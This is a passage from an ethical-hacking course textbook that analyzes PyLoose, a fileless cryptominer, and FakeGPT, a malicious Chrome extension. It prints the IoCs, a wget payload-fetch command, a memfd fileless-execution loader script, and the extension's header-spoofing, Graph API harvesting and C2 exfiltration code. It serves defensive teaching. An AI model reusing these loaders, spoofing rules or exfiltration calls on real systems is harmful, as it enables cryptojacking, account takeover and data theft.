


Figure 7.165: Illustration of PyLoose malware attack

The script was also uploaded to VirusTotal on the same day, probably by an affected individual or an attacker threatening the world.



hide01.ir

Figure 7.166: PyLoose detections on VirusTotal

Although the malware has no potential evidence, the researchers attributed specific indicators of compromise (IOCs), which can help in identifying the presence of malware. The potential IoCs include the following:

Description	Type	Value
PyLoose loader	SHA-256 File Hash	25232290fa9fa5529240a4e893ce206dfdcfc28d0b3a1b89389f7270f1046822
PyLoose loader	SHA-1 File Hash	d422493b47e4798717f2b05a482c97ef9e6b74b9
PyLoose loader	MD-5 File Hash	fec5b820594579f1088db47583d2c62d

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

XMRig payload	SHA-256 File Hash	935ee206846223e6d2db3f62d05101c0bea741e7b43e1b73c1eb008f947d5ff1
XMRig payload	SHA-1 File Hash	eba82ed21b329b0955ab87b2397a949628349b3f
XMRig payload	MD-5 File Hash	059f83f8969b09c29c95b17452718ea3
Miner pool network endpoint	IPv4 Address + Port	51.75.64.249 :20128
Cryptomining pool network endpoint	FQDN (DNS)	gulf.moneroocean.stream
Cryptomining pool network endpoint	FQDN (DNS)	pool.sabu-sabu.ml
Cryptomining pool network endpoint	FQDN (DNS)	pool.xiao.my.id
Attacker's Monero wallet address	Wallet	85DS3ShGZwtFffeQUrDK8Db12qwCcaCHofNcZdjMkjTCfWiRv9WLe4cR2W97eGnRXwBxDhTK7BbbE2Z7t4gjXRz1VLPmhn7

Table 7.7: Some IoCs of PyLoose

hide01:1

PyLoose Malware Attack Phases

- **Stage 1: Pre-exploitation**

  PyLoose malware enters through a publicly accessible Jupyter Notebook service configured with inadequate system command restrictions. Although the Jupyter Notebook is intended to facilitate Python code execution, it unfortunately lacks proper restrictions on executing system commands, including Python modules such as **`os`** and **`subprocess`**. Such environments are frequently targeted by threat actors as they find it easier to scan the Internet for publicly accessible services rather than investing time and resources into attacks through undisclosed targets.

  The attackers accessed the misconfigured Jupyter Notebook and ran a custom system command to download a suitable payload from **`paste.c-net.org`**. They then inject it into the Python runtime memory through an HTTPS GET request, which often evades file saving onto the disk. Although attackers make initial attempts through **`wget -O- https[://]paste[.]c-net.org/chattingloosened`** command, they often execute this script in Python for the majority of attack instances.

- **Stage 2: Exploitation**

  The initial exploitation process is manifested by decoding and decompressing the XMRig miner within the script, followed by direct loading into memory through the memory file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

descriptor **memfd**. The executed Python script (generated using the **fileless-elf-exec**) comprises only 9 lines, and the entire fileless payload compressed with **zlib** and encoded in **base64** format.

```
1 import ctypes, os, base64, zlib
2 l = ctypes.CDLL(None)
3 s = l.syscall
4 c = base64.b64decode(b'eNrsvXlcVOX3OH4HGBZFZ3CLzI
5 e = zlib.decompress(c)
6 f = s(319, '', 1)
7 os.write(f, e)
8 p = '/proc/self/fd/%d' % f
9 os.execle(p, 'smd', {})
```

Figure 7.167: Sample PyLoose script

The executed script components are described as follows:

- Imports libraries for direct system invocation, execution of **os** commands, base64 operations, and **zlib** decompression.
- Loads the standard or default C library available on the system.
- Utilizes the C library to access the syscall invocation function.
- Decodes the payload using the base64 algorithm [T1140].
- Decompresses the decoded content [T1027.002].
- Calls syscall number 319 with matching arguments:

  memfd_create(name="", flags=MFD_CLOSEXEC)

  The argument returned from syscall represents a new file descriptor for the created memfd.
- Writes the decoded and decompressed malware content to the **memfd** buffer.
- Constructs a path to the **memfd** file descriptor.
- Executes the malware directly from memory via the new **memfd**.
- The string "**smd**" is passed as its argv[0] and sole command-line argument.
- An empty dictionary **{}** is passed as the environmental variable, indicating that no new environmental variables will be passed.

- **Stage 3: Post-exploitation - Persistence and connection with C2 Server**

  After exploitation, the file residing in memory could be the **XMRig** miner with embedded config v6.19.3, which was a relatively newer version at that time. This crypto-miner establishes a connection with the remote IPv4 address associated with the MoneroOcean mining pool. The malware consistently harvests and transfers the Monero cryptocurrency to the C2 server, which is being handled by the attackers.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attackers employed sophisticated measures to obfuscate their actions through an open data-sharing service for hosting the Python payload, modifying fileless execution methods, and compiling an XMRig miner with an embedded configuration. Therefore, the malware has no evidence to definitively link an attack to a specific threat actor.

AI-based Malware Analysis: FakeGPT

Source: *https://labs.guard.io*

In early February 2023, a sophisticated malware campaign, FakeGPT, was identified, leveraging the popularity of ChatGPT to distribute a malicious Chrome extension named "Quick access to Chat GPT." It was found to be a Chrome Extension offering rapid access to a counterfeit ChatGPT used to compromise Facebook accounts and embed concealed backdoors. It employed a nefarious, quietly installed Facebook app "backdoor" that grants threat actors super-admin rights.

By controlling prominent Facebook business accounts, an attacker can assemble a formidable network of Facebook bots and a malevolent advertising mechanism. This enables the attacker to disseminate Facebook paid advertisements using victims' resources, spreading in a self-replicating, wormlike fashion.

FakeGPT Malware Attack Phases

- **Stage 1: Discovery and Propagation**

  Guardio Labs first detected a new variant of this malicious campaign on March 3, 2023. The malware was propagated through sponsored posts on Facebook, masquerading as a utility for easier access to ChatGPT functionalities directly from the browser. Unaware users installing the extension initiated a series of unauthorized activities, including data harvesting and account takeover attempts.

- **Stage 2: Malvertising and Installation**

  The campaign used sponsored Facebook posts to promote the extension, misleading users to believe that it offered legitimate ChatGPT functionalities.

  Upon installation, the extension began harvesting data from the browser, including cookies from all active sessions, and employed tactics to overtake Facebook accounts.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.168: Malvertising and installation of FakeGPT

- **Stage 3: Abusing Browser Context**

  Once installed, the extension leverages the authenticated browser context to access the Meta-Graph API, enabling it to take actions on the user's behalf on Facebook using simple API calls.

hiacl01.ir




Figure 7.169: FakeGPT abusing browser context

- **Stage 4: Circumventing Security Measures**

  The extension manipulated Chrome's declarative NetRequest API to modify request headers, tricking Facebook into recognizing malicious requests originating from legitimate sources.

  Upon activation, this malicious extension executes a segment of code designed to alter the headers of all requests directed toward Facebook irrespective of their origin within the browser. This alteration falsely presents these requests as originating from

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

"facebook.com," enabling unfettered access to any Facebook page and the execution of API calls and actions through a compromised browser without leaving a trace.

```
yield chrome.declarativeNetRequest.updateDynamicRules({
      addRules: [{
              "id": 1,
              "priority": 1,
              "action": {
                  type: 'modifyHeaders',
                  requestHeaders: [
                      { header: 'origin', operation: 'set', value: `https://www.${d}` }
                  ],
              },
              "condition": { "urlFilter": `www.${d}`, "resourceTypes": ["xmlhttprequest"] }
          }
      ],
      removeRuleIds: [1]
  });java
```

Figure 7.170: Code invoked upon initiation of the malicious extension

- **Stage 5: Data Harvesting and Exfiltration**

  As soon as the victim interacts with the extension by posing a question to ChatGPT, the query is sent to the OpenAI servers, serving as a distraction. The extension begins by collecting data in the background.

  Examples of deciphered code extracted from the source of malicious extensions are given below. Originally composed in TypeScript and subsequently condensed, analysts have utilized .map files for reconstruction, thereby rendering the code into a more intelligible format. This process reveals functions and variable names that clearly indicate the malicious purpose of the code.

hiaeol.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
// index.ts
start() {
    return __awaiter(this, void 0, void 0, function* () {
        try {yield Promise.all([
                this.getToken(),
                this.getClientIP(),
                this.getTokenEQ()
            ]);
            yield this.fetchAds();
        }
        catch (error) {}
        finally {}
    });
}
// From ads.ts
run() {
    return __awaiter(this, void 0, void 0, function* () {
        try {yield Promise.all([
                this.getListAds(),
                this.getListPages(),
                this.getListBM(),
                this.SendToServer()
            ]);
            if (this.is_big) {
                new portal_1.Potal(this.fb_dtsg, this.uid).run();}
        }
        catch (error) {}
    });
}
```

Figure 7.171: Code showing functions that execute queries using Facebook's Graph API and Chrome APIs

hide01.ir

```
// ads.ts
// index_1.VLKSF_DOM = 'facebook.com'

getInfoAdAccountGraph(account_id) {
    return __awaiter(this, void 0, void 0, function* () {
        try {
            const url =
`https://graph.${index_1.VLKSF_DOM}/v14.0/act_${account_id}?method=get&date_format=U&
fields=amount_spent,insights.date_preset(data_maximum)%7Bspend%7D,account_id,funding_source_de
tails,adspaymentcycle%7Bthreshold_amount%7D,
name,created_time,last_used_time,currency,timezone_name,stored_balance_status,business,balance
,adtrust_dsl,spend_cap,disable_reason,
is_prepay_account,total_prepay_balance.fields(amount),max_billing_threshold.fields(amount),min
_billing_threshold.fields(amount),
am_tabular.date_preset(data_maximum).column_fields(spend),owner,agencies.fields(id,role,name),
users.fields(id,role,name),has_extended_credit&access_token=${this.token}`;
            const options = {
                url
            };
            let data = yield this._request(options);
[...]
```

Figure 7.172: Code showing Graph API call

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Graph API request mentioned in the above code snippet provides attackers with comprehensive details on the target Business Facebook account, if available. This includes information on active promotions and the credit balance of the account. Subsequently, the extension analyzes, organizes, and transmits the gathered data to a command and control (C2) server. This transmission occurs through a series of API calls, each selected based on the relevance and category of the collected data.

```
api2[.]openai-service[.]workers[.]dev/api/add-data-account
api2[.]openai-service[.]workers[.]dev/api/add-business-manager
api2[.]openai-service[.]workers[.]dev/api/add-pages
api2[.]openai-service[.]workers[.]dev/api/add-ads-manage
api2[.]openai-service[.]workers[.]dev/api/update-data-login-account
```

Figure 7.173: Code showing series of API calls

hide01.ir


```
{
    "password": "",
    "country": "",
    "countryCode": "",
    "regionName": "",
    "state": "",
    "timezone": "",
    "ip": "",
    "device": "deviceInfo",
    "name": "Unknow",
    "token": "",
    "userAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36",
    "twofactor": "",
    "appType": "com.vol2.ssl",
    "isAdmin": false,
    "arrCookie": "[{\"domain\":\".google.com\",\"expirationDate\":
11,\"hostOnly\":false,\"httpOnly\":true,\"name\":\"TAID\",\"path\":\"/ads/measur
ement\",\"sameSite\":\"no_restriction\",\"secure\":true,\"session\":false,\"stor
eId\":\"0\",\"value\":\"",
    "asn": {
        "asnum": ,
        "org_name": "
    },
    "geo": {
        "city": "",
        "region": "",
        "region_name": "",
        "postal_code": "",
        "latitude": ,
        "longitude": ,
        "tz": "",
        "lum_city": "",
        "lum_region": ""
    }
}
```


Figure 7.174: Code showing outgoing data from the extension to C2 on API call "add-data-account"

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
{
    "uid": "[redacted]",
    "account_id": "[redacted]",
    "name": "[redacted]",
    "create_date": 1678[redacted],
    "type": "new_user",
    "currency": "[redacted]",
    "total_prepay_balance": "0.00",
    "min_billing_threshold": "",
    "spend_cap": "0",
    "total_spend": "0",
    "limit_day": -1,
    "max_billing_threshold": "3,000.00",
    "Admin": 1,
    "status": 0,
    "cookie": "[redacted]
    "has_extended_credit": false,
    "balance": "0",
    "appType": "com.vol2.ss1"
}
```


Figure 7.175: Code showing outgoing data from the extension to C2 on API call "add-ads-manager"

The extension harvests extensive data, including account details and financial information, which are encrypted and sent back to the command and control (C2) servers.

- **Stage 6: Account Takeover via Rogue Facebook Application**

  The malware automates the process of registering a rogue Facebook application with extensive permissions on the victim's account, effectively granting attackers full administrative control.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

